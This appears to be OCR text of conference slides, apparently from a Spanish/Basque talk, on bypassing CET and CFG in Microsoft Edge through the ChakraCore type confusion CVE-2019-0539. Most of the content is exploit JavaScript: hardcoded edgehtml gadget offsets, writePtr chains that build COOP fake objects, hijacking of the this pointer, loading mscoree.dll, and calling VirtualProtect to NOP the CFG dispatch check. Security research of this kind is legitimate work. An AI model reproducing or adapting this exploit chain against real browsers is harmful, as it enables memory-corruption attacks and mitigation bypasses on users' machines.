jnz     short loc_180FA905F
```

Bypassing CET on MS Edge

CVE-2019-0539 **Type Confusion** in **Chakra Core**

We pretend the browser is compiled with /**CETCOMPAT**

High-Level Exploitation Logic:


1. Leak *this* pointer
2. Write **vfgadgets** in memory
3. Chain them via **Looper** vfgadget
4. Call ***LoadLibrary*** in order to load ***mscore.dll***
5. *From* ***mscore.dll*** we invoke ***VirtualProtect*** (allowed by CFG)
6. We make ***guard_dispatch_icall*** writable and NOP it
7. Now we can call any non-CFG function like ***GetComputerNameA***
8. Profit!


Bypassing CET on MS Edge

```
looper_vfgadget    = edgehtmlBase + 0xfa9030;   // edgehtml!CTravelLog::UpdateScreenshotStream
loadR8Vfgadget     = edgehtmlBase + 0x2dbb10;   // edgehtml!CHTMLEditor::IgnoreGlyphs
loadRDXVfgadget    = edgehtmlBase + 0x842160;   // edgehtml!CCircularPositionFormatFieldIterator::Next
loadRAXRCXVfgadget = edgehtmlBase + 0x2e90b0;   // edgehtml!Microsoft::WRL::Details::DelegateArgTrait
storeRDXVfgadget   = edgehtmlBase + 0x0057e390  // edgehtml!CBindingURLBlockFilter::SetFilterNotify

COOPbase= bufferAddr + 0x4000
//prompt("COOPbase is:", "0x" + COOPbase.toString(16));
// r8 loader
writePtr(COOPbase, COOPbase+0x10);
writePtr(COOPbase+0x10+0xf8, loadR8Vfgadget);  // r8 vfgadget
writePtr(COOPbase+0x130, 0x800);               // r8 arg

// rdx loader
writePtr(COOPbase+0x78, COOPbase+0x88);        // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x88, COOPbase+0x98);
writePtr(COOPbase+0x98+0xf8, loadRDXVfgadget); // rdx vfgadget
writePtr(COOPbase+0x88+0x20, 0x0);             // rdx arg

// rcx and rax loader + call LoadLibraryExWStub
writePtr(COOPbase+0x100, COOPbase+0x148);       // deref ptrs and offsets for next vfgadgets
writePtr(COOPbase+0x148, COOPbase+0x158);
writePtr(COOPbase+0x158+0xf8, loadRAXRCXVfgadget);
writePtr(COOPbase+0x158, COOPbase+0x168);
writePtr(COOPbase+0x160, LoadLibraryExWStub);  // rax arg
writePtr(COOPbase+0x168, 0x006f00630073006d);  // mscoree.dll
writePtr(COOPbase+0x170, 0x002e006500650072);
writePtr(COOPbase+0x178, 0x0000006c006c0064);
writeDword(COOPbase+0x168,0x0073006d) // this is needed to fix the DLL first letter - don't ask

// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x148+0x78, COOPbase+0x1d0);
writePtr(COOPbase+0x1d0, COOPbase+0x1e0);
writePtr(COOPbase+0x1e0+0xf8, storeRDXVfgadget);

// store RDX (mscoree base addr) into vobject
writePtr(COOPbase+0x248, COOPbase+0x258);
writePtr(COOPbase+0x258, COOPbase+0x268);
writePtr(COOPbase+0x268+0xf8, storeRDXVfgadget);

// looper
writePtr(fakeVtable + 0xb0, looper_vfgadget);
original_this_ptr_offset =  readPtr(this_ptr+0x30); // hijack thisptr+0x30 with COOP gadgets
writePtr(this_ptr+0x30, COOPbase); // hijack thisptr+0x30 with COOP gadgets
writeDword(COOPbase+0x168,0x0073006d);
```

Bypassing CET on MS Edge


```
// ClrVirtualProtect(this, chakraPageAddress,0x1000,PAGE_READWRITE,pScratchMemory)
// second COOP chain
mscoreeBase          =  readPtr(COOPbase + 0x100); // saves mscoree base address into var

COOPbase2= bufferAddr + 0x5000;

ClrVirtualProtect    = mscoreeBase+0x288d0;
chakra_guard_dispatch_icall = chakraBase+0x5b5310;
chakra_guard_disp_icall_nop = chakraBase+0x2b96a0;
edgehtml_guard_dispatch_icall = edgehtmlBase+0x147fa90;
edgehtml_guard_disp_icall_nop = edgehtmlBase+0x5b60a0
load_all_args_gadget = edgehtmlBase+0xc7f3f0;        //

writePtr(COOPbase2, COOPbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, load_all_args_gadget);  // r8 vfgadget
// invoker args vprotect
writePtr(COOPbase2+0x20,COOPbase2+0x48);              // rcx
writePtr(COOPbase2+0x40,COOPbase2);                   // soon to be r9, now stack parameter lpflOldProtec
writePtr(COOPbase2+0x48,COOPbase2+0x300);             // rax
writePtr(COOPbase2+0x3e8,ClrVirtualProtect);          // rax
writePtr(COOPbase2+0x28, edgehtml_guard_dispatch_icall);// rdx
writePtr(COOPbase2+0x30, 0x1000);                     // r8
writePtr(COOPbase2+0x38, 0x04);

writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets

try{
    dv2.hasitem(0x4242);
}
catch(e){
    console.log('logging the error');
}

// nopping CFG in chakra
writePtr(edgehtml_guard_dispatch_icall, edgehtml_guard_disp_icall_nop);

writePtr(COOPbase2, COOPbase2+0x10);
writePtr(COOPbase2+0x10+0xf8, GetComputerNameA);  // r8 vfgadget

writePtr(fakeVtable + 0xb0, looper_vfgadget);
writePtr(this_ptr+0x30, COOPbase2); // hijack thisptr+0x30 with COOP gadgets

try{
    dv2.hasitem(0x4343);
}
catch(e){
    console.log('logging the error');
}
```


Recycle Bin
working_p...
windbg
windbgscript
working_poc
9
Command Prompt
C:\Users\admin\Desktop>



¿PREGUNTAS?

GALDERAK?



¡MUCHAS GRACIAS!

ESKERRIK ASKO!